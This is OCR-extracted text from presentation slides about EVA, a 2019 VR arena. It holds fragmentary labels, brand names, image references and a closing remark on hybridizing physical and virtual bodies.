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

EVA (2019)

The world’s first VR arena in the world.






ALLIANCE
81%
11%
REBELS
EVA
SKIN
Levi's


EVA

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

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
16
HONDA


DELL

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


Conclusion

Hybridization allows to abstract from a physical body or to materialize one in virtual environments.

05

